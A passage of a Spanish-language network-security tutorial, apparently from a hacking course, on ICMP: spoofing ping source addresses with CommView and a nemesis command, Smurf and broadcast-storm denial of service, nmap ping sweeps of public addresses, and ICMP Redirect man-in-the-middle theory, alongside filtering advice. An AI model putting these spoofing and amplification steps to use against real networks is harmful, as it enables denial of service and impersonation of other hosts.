
2º) ***Abrimos una shell*** desde el Equipo A (172.28.0.20) y enviamos un ***ping a google 66.102.11.99***

en estos momentos nuestro esnifer habrá capturado "*algo*"



Seleccionamos cualquier paquete "***Saliente***" desde nuestra tarjeta de red hacia google, y ***pulsamos botón derecho del ratón-enviar paquete(s) seleccionado***, como muestra la pantalla anterior

3º) Aparecerá esta pantalla:



4º) Como lo que queremos hacer es suplantar la identidad del Equipo B (172.28.0.50) tendremos que ***modificar el campo Source IP de la cabecera IP*** y poner en su lugar la IP del equipo B puesto que ahora aparece la nuestra

No es preciso modificar nada más porque al haber seleccionado un paquete "*saliente*" el campo ***Type del protocolo ICMP ya es un Echo request (valor 8 del campo type)***

Tampoco será preciso *spofear* la MAC, recuerda que el encabezado MAC se destruirá al salir de nuestra red y se volverá a construir cuando regrese... será el router quien haga eso...

En el caso de que quisiéramos *spoofear* este mismo paquete pero dentro de la LAN, es decir en lugar de enviárselo a google, enviárselo a un tercer equipo de la LAN para que a su vez envíe la respuesta anuestro objetivo**... SI SERÍA NECESARIO HACER MAC-SPOOFING.**


> *Si no entiendes este último párrafo debes repasar los ejemplos de enrutamiento y direccionamiento que se explicaron en la Charla y en el post de ampliación, en ellos se describe cómo y por qué los paquetes que salen de la red pierden su encabezado MAC y por qué es necesario el encabezado MAC en la LAN.*

Lo repetiré otra vez: **SIN DIRECCIONAMIENTO FISICO NO HAY DIRECCIONAMIENTO LÓGICO**, si el ping que queremos realizar con la IP origen falseada va dirigido a otro equipo de la LAN, debemos falsear también la MAC del origen, como no es el caso, el ping es a un equipo de fuera de la LAN no es necesario.

También vamos a manipular los datos y en lugar de enviar *abcdefgh....* *enviaremos otro mensaje ICMP.*

Los datos a manipular y la IP a spoofear son los que se muestran rodeados de color rojo en la pantalla superior.

5º) Cambiemos la IP y los datos



<u>Hay que reseñar varias cosas</u>:

Para modificar la IP basta con poner el valor hexadecimal 32 en el lugar donde indica el círculo rojo de la pantalla anterior, ***para ello primero pulsamos en el campo Source IP*** y cambiamos ese dato por el valor hexadecimal que corresponde a 50 (32Hex)

El mensaje que vamos a enviar es "*Mi nombre en Bond, James Bond ;)"* y claro... no pretenderás escribir eso en hexadecimal...

Para poder escribir el texto en sus valores ASCII pinchamos el ratón en el lugar donde debería salir la M, es decir, ***en la zona que hay más a la derecha de los valores hexadecimales*** y nos ponemos a escribir tranquilamente....

Aunque parece que está todo preparado... no es así.... ***falta algo....***

EL CHECKSUM!!!


Si te fijas, **al modificar el paquete IP y el ICMP, los campos de *checksum*** de cada uno de ellos se convirtieron en "***incorrect***", y **si enviamos el paquete "tal cual" NO SALDRÁ DE NUESTRO EQUIPO**.

<u>Recordamos</u> que el campo checksum es una suma de comprobación de los ceros y unos que contienen las cabeceras de cada protocolo y que luego el valor obtenido se convierte a complemento a uno.

Al haber modificado los datos y la IP origen, los checksum anteriores ya no son válidos y han de volver a calcularse, para ello ***CommView*** dispone de la función "***Sumatorio***":

Pulsando sobre este signo se recalcularán los Checksum y el paquete estará listo para enviar


6º) Recalculando ***Checksum*** y Enviar el paquete



Como ves, al pulsar sobre el símbolo del ***Checksum***, se recalcularon y ahora nuestro esnifer nos muestra que son "***Correct***"...

AHORA SÍ LE PODEMOS ENVIAR!!!

Una vez pulsado enviar... nuestro esnifer capta el envío y la respuesta...



OBSERVA BIEN!!!

Resulta que **el paquete salió de una IP cuya verdadera dirección es la 172.28.0.20 pero en la captura aparece que se trata de la IP 172.28.0.50 (Spoofing) y la respuesta de google, la capturamos como un paquete "pasante" con destino a una IP 172.28.0.50 la cual NUNCA SOLICITO una respuesta de Google.**


Repasa bien todos los pasos anteriores porque no voy a repetir más veces cómo se envían los paquetes mediante ***CommVew***, las demás prácticas son parecidas, cambia esto, cambia lo otro, dale a recalcular ***Checksum*** y envía el paquete...

Ahora vamos a realizar los mismo pero mediante *nemesis*... esto es mucho más simple:

Abrimos una shell, accedemos al directorio donde está *nemesis* instalado y escribimos:

nemesis icmp -i 8 -S 172.28.0.50 -D 66.102.11.99

La opción -i le indica a ***nemesis*** que lo que debe hacer es **enviar una petición echo...** lo demás sin comentarios... basta con que veas la pantalla que viene a continuación de la captura del esnifer una vez se inyectó el paquete:




Estarás pensando que es mejor utilizar ***nemesis*** en lugar de ***CommView***... y no te falta razón, pero espera y ya verás como llegará una práctica que será IMPRESCINDIBLE ***CommView***, cuando lleguemos a realizar la práctica de ***Hijacking*** necesitaremos ***CommView*** en lugar de ***nemesis***... aunque para ello nos queden unos cuantos días de por medio....

Práctica 2. Analiza estas capturas e interpreta sus resultados

Caso 1)


Enviado



Respuesta (sólo los campos de Tipo y código)

Caso 2)

Enviado



Respuesta (sólo los campos de Tipo y código)

Para hallar las respuestas a estos mensajes de respuesta... busca en las tablas de ICMP de los post anteriores y "*descifra*" sus contenidos y analiza el por qué de cada caso..... esto es para que te entretengas....

DoS mediante paquetes ICMP (ping) SMURF (Teoría)

Ya es sabido el famoso y por otra parte ineficaz uso del *"ping de la muerte*" para provocar Ataques DoS a equipos vulnerables. Ineficaz porque hoy en día es prácticamente imposible tumbar a un host con ese sistema, sin embargo habrás oído hablar de otro tipo de ataques, **el Smurf**.

Es una técnica DoS que pretende consumir el ancho de banda de la víctima.

Consiste en enviar de forma continuada un número elevado de paquetes ICMP echo request (ping) de tamaño considerable a la víctima, de forma que esta ha de responder con paquetes ICMP echo reply (pong) lo que supone una sobrecarga tanto en la red como en el sistema de la víctima.

Dependiendo de la relación entre capacidad de procesamiento de la víctima y atacante, el grado de sobrecarga varía, es decir, si un atacante tiene una capacidad mucho mayor, la víctima no puede manejar el tráfico generado.

Existe una variante denominada ***smurf*** que amplifica considerablemente los efectos de un ataque ICMP.

En el smurf el atacante dirige paquetes ICMP echo request a una dirección IP de broadcast

.
Existen tres partes en un ataque ***smurf***:

> El atacante, el intermediario y la víctima (el intermediario también puede ser víctima).
>
> Cuando el atacante genera el paquete ICMP echo request, este es dirigido a una dirección IP de broadcast, pero la dirección origen del paquete IP la cambia por la dirección de la víctima (IP spoofing), de manera que todas las máquinas intermediarias (máquinas pertenecientes a la red donde se envió el paquete) responden con ICMP echo reply a la víctima.
>
> Como se dijo anteriormente, los intermediarios también sufren los mismos problemas que las propias víctimas.

Así que lo único que deberíamos hacer es enviar un paquetito mal formado mediante un Echo Request (Tipo 08, Código 00 del formato de ICMP) falseando la IP origen (poniendo la de la víctima) y con dirección destino (Broadcast)

Pongamos el siguiente ejemplo:

> Una red del tipo 172.28.xxx.xxx con 100 máquinas en la misma.
>
> El intermediario, es la IP 172.28.0.20
>
> La víctima es 172.28.0.9
>
> La dirección de Broadcast de la Red es 172.28.255.255

Muchos routers y switches vienen preparados de "*fábrica*" contra ataques ***smurf***, también los Sistemas Operativos pueden ser configurados para que no respondan a peticiones ICMP de broadcast, aun así el ejemplo sirve como práctica e ilustra lo que es un ataque ***smurf***.

Si tu caso no es ninguno de estos, lo más aconsejable es aplicar lo siguiente:

- Los routers no deben enviar al exterior datagramas cuyo remitente no pertenezca a su red.
- Los routers intermedios deberían descartar cualquier datagrama dirigido a una dirección de broadcast.
- Los routers de área local no deben aceptar paquetes a la dirección de broadcast de su red local.
- Un ICMP Echo Request dirigido a la dirección de broadcast debería ser descartado por todos los receptores

El análisis práctico de este tipo de ataques lo tendrás más adelante....

ICMP.... El retorno, The nMAP Reloader

Ya que conocemos IP más profundamente y también ICMP (empezamos la casa por el tejado...) vamos a ver algunas cuestiones interesantes de ICMP, algo así como "*guarreridas intestinales con el fistro de ICMP*"

Lo único que hicimos cuando describimos ICMP fue usar un ping, a un equipo que existía y a otro que no, observamos el tráfico y nos sirvió muy bien como ejemplo para explicar el protocolo y sus contenidos.

Ahora vamos a usar ICMP para:

- ICMP sweep
- Broadcast ICMP o Smurf ICMP o Broadcast Storm ICMP
- ICMP Redirect
- Tear Drop

Práctica número 3. ICMP sweep

Sweep es una técnica de escaneo de múltiples host mediante ICMP, es cristiano... un ping a muchos host a la vez.

Últimamente en Internet cada día es más normal los barridos ping para detectar host "*vivos*" por eso mismo también es muy frecuente encontrarse con host que no responden a ping pero están activos... no te fíes mucho de enviar un ping con una petición echo request y obtener un echo reply del destino, puede que el administrador haya filtrado el tráfico para evitar escaneos y demás...

Para Windows y LiNUX existen utilidades que lo hacen, fping, pinger, etc... la ventaja de esto es que son más rápidos que un escaneador tipo SSS ó Retina, claro que éstos últimos también se pueden configurar para que escaneen usando sólo ICMP, y cómo no!!! Nuestro querido nMAP....

Podréis encontrar fping en http://www.fping.com/download/

Y Pinger en http://packetstormsecurity.nl/groups/rhino9/pinger.zip

Además existen otros muchos sitios, para LiNUX, Windows, etc.. no me detendré en ellos pero como muestra un botón:

La revista un buen día entregó un artículo sobre nMAP, también este servirá...

C:\>nmap –sP –PI 62.57.26.108-120

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host docs27-108.menta.net (62.57.26.108) appears to be up.
Host docs27-109.menta.net (62.57.26.109) appears to be up.
Host docs27-110.menta.net (62.57.26.110) appears to be up.
Host docs27-113.menta.net (62.57.26.113) appears to be up.
Host docs27-116.menta.net (62.57.26.116) appears to be up.
Host docs27-117.menta.net (62.57.26.117) appears to be up.
Nmap run completed -- 13 IP addresses (6 hosts up) scanned in 4 seconds
```

No es necesario poner la captura del esnifer... también podremos usar la opción –n y NO resolverá el nombre del host:

C:\>nmap –n –sP –PI 62.57.26.108-120

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host  (62.57.26.108) appears to be up.
Host  (62.57.26.109) appears to be up.
Host  (62.57.26.110) appears to be up.
Host  (62.57.26.118) appears to be up.
Nmap run completed -- 13 IP addresses (4 hosts up) scanned in 7 seconds
```

Práctica número 4. Broadcast ICMP/smurf y derivados....

No creo ni que haga falta decir lo que esto supondría... enviamos un ping con la dirección de broadcast de la red y TODOS los host deberían responder con un Echo reply.

Hoy en día casi ninguna máquina responderá a esto, es obvio los peligros que puede suponer, un solo ping en una red de 100 equipos produciría 400 replys, a poco que modifiquemos el paquete y en lugar de enviar 4 peticiones de echo y que sean miles.... y con una carga "adosada" de 30 kbytes

1 ping x 100 equipos reply x 32 kb = 3200 kb (3'2 Mb) con un solo ping dando vueltas por la red...

Si en lugar de un solo ping mando 100, pues ....300 y pico megas por la red con sólo 100 pings!!!

Si además aliñamos el asunto y falsificamos la IP origen...


Pensadlo, pero viene a ser lógico que esto no se permita....


Más adelante se explica como detener esos ataques (al menos para Windows) que gracias a Dios viene "de fábrica" la clave del registro desactivada, hasta entonces....

Prueba a enviar un paquete desde tu máquina con una dirección IP falseada y con destino a la dirección Broadcast de tu red.... Venga que es fácil hacerlo.... no me digas que no sabes y lee lo que viene a continuación... te será muy útil.

Ejemplo de Esnifer y captura de un Broadcast Storm

Aunque el paquete podría haber sido enviado por el mimo host (172.28.0.9) realmente hice un ip spoofing y lo envié desde otro, con dirección origen 172.28.0.9 y destino broadcast





Hay un dato que hay que observar... pero lo dejé a propósito para que veas que se hizo un spoofing...

Si la dirección IP destino es broadcast... ¿***cual debería de ser la MAC destino***?

La MAC destino (según el esnifer) es 00:C0:49:D4:5F:CD y la MAC origen es 00:05:1C:08:AE:7F

Si yo envié el paquete desde "*otro*" equipo.... ¿**está bien esa información**?

Veamos, voy a poner una tabla de las Direcciones MAC e IP's REALES de mi *LAN*

DIRECCIÓN MAC	DIRECCIÓN IP	Descripción del Host
00:05:1C:08:AE:7F	172.28.0.20	Host PC-Casa PIV atacante
00:10:60:C8:AE:7C	172.28.0.9	Laptop-VIC PIII víctima
00:00:39:C1:6A:C2	172.28.0.21	Laptop-Toshiba PiV Víctima
00:C0:49:D4:5F:CD	172.28.0.1	Router / Gateway /Switch

Si tomamos el ejemplo del esnifer de antes... observaremos que....

LA IP origen dice que es 172.28.0.9 y su MAC origen 00:05:1C:08:AE:7F


Si consultas la Tabla REAL de direccionamiento MAC – IP verás que esa MAC no corresponde al equipo que dice haber enviado el paquete, esa MAC es la del 172.28.0.20

Además la dirección IP destino es 172.28.255.255 y la MAC destino dice que es: 00:C0:49:D4:5F:CD

Si miras a quien pertenece esa MAC, encontrarás que es la del Switch, cuando realmente la MAC destino debería de ser o bien la IP del 172.28.0.9 o bien una dirección de broadcast, aunque del todo no está mal, puesto que lo que hace es consultar la CAM (tabla de direccionamiento MAC) que hay en el switch para saber llegar a 172.28.0.9

Obviamente eso hay que cambiarlo... ya dije que lo dejé a propósito para que vieras que se hizo un spoof, puesto que como queda demostrado las direcciones origen MAC-IP no se corresponden según la tabla de direccionamiento MAC REAL.

El paquete que se debería mandar para que esto tuviese el efecto adecuado serían los siguientes y como práctica, busca las direcciones MAC e IP, compáralas con la Tabla REAL de direccionamiento y descubrirás que el engaño está servido.....



HAZLO TU!!! SON TUS DEBERES.....

ICMP Redirect (Teoría)

Se trata de informar mediante un mensaje ICMP a un host que su puerta de enlace ha cambiado y que la mejor ruta para alcanzar sus destinos es ahora otra.

Qué interesante!!!!! Estarás pensando que esto es un chollo, y ciertamente lo es... o lo fue... ahora es difícil encontrarse con sistemas que admitan ICMP Redirect, puede ocurrir que en redes grandes sí que los routers y equipos significativos lo tengan activado, pero claro, también los tendrán muy protegidos.

Piensa que esto no fue inventado para atacar a nadie, todo lo contrario, es un método que ofrece redundancia en una red si la puerta de enlace se ha caído o si se descubren nuevas y mejores rutas hacia otra red destino.

Los mensajes ICMP Redirect sólo los pueden enviar los routers a los host, *oooooohhhhh, bueno....* sólo deberían los host "*atender*" a los envíos ICMP Redirect cuya dirección IP origen corresponda con la dirección IP destino de su puerta de enlace.

Es óptimo en redes en las que un servidor de DHCP entrega IP's, máscaras de subred y gateways a sus clientes, cuando las direcciones de todo eso son estáticas, por lo menos a mi menda, nunca me funcionó.

De todos modos éste ejercicio, el anterior del *Broadcast ICMP* y es que viene a continuación *Tear Drop,* no los he pensado para "*que funcionen*" y se consigan los resultados, sino para entender el protocolo ICMP y practicar con ello, comprender cómo es el encapsulamiento y el formato de los mensajes... y si además funcionan MEJOR

Siguiendo con el caso, sería como una técnica de Hombre en medio (MiTM) pero mediante un mensaje ICMP Redirect, es escenario sería más o menos así:

Un host víctima se comunica normalmente con otro host remoto, como el host remoto no pertenece a su mismo segmento de red, utiliza la puerta de enlace predeterminada para alcanzar el destino

Un host atacante envía un mensaje a un host víctima informándole que debe actualizar su puerta de enlace, para ello se deben cumplir varios requisitos:

1º) El mensaje dirigido a la víctima debe ir "*firmado*" por el router que actúa como puerta de enlace en la red a la que pertenece el host víctima, en caso contrario no atenderá el paquete.

2º) El host víctima debe permitir su actualización de rutas mediante mensajes ICMP Redirect

3º) Aunque el ataque se puede realizar de forma remota, es decir, que el host atacante ni siquiera pertenezca a la misma red que el host víctima, para que ello pueda sucederse se habrían de cumplir otras muchas condiciones, desde conocer las IP's privadas del router y la LAN destino, hasta que el propio router acepte envíos hacia la red interna con direcciones ip origen de la LAN.


Si alguien programa un router para permitir lo que acabo de decir que se valla preparando a lo que le viene encima, eso NUNCA debería de permitirse, los routers no tienen por qué enrutar ningún tráfico dentro de una red cuyas direcciones origen y destino sean la misma red (salvo que existan subredes, así que donde pone red, puedes leer subred.... sería el mismo caso)

RECUERDA:

Si un host dentro de una subred se quiere comunicar con un host de la misma subred, no hace falta enrutar nada, ambos deberían "*verse*", el router no pinta nada aquí.

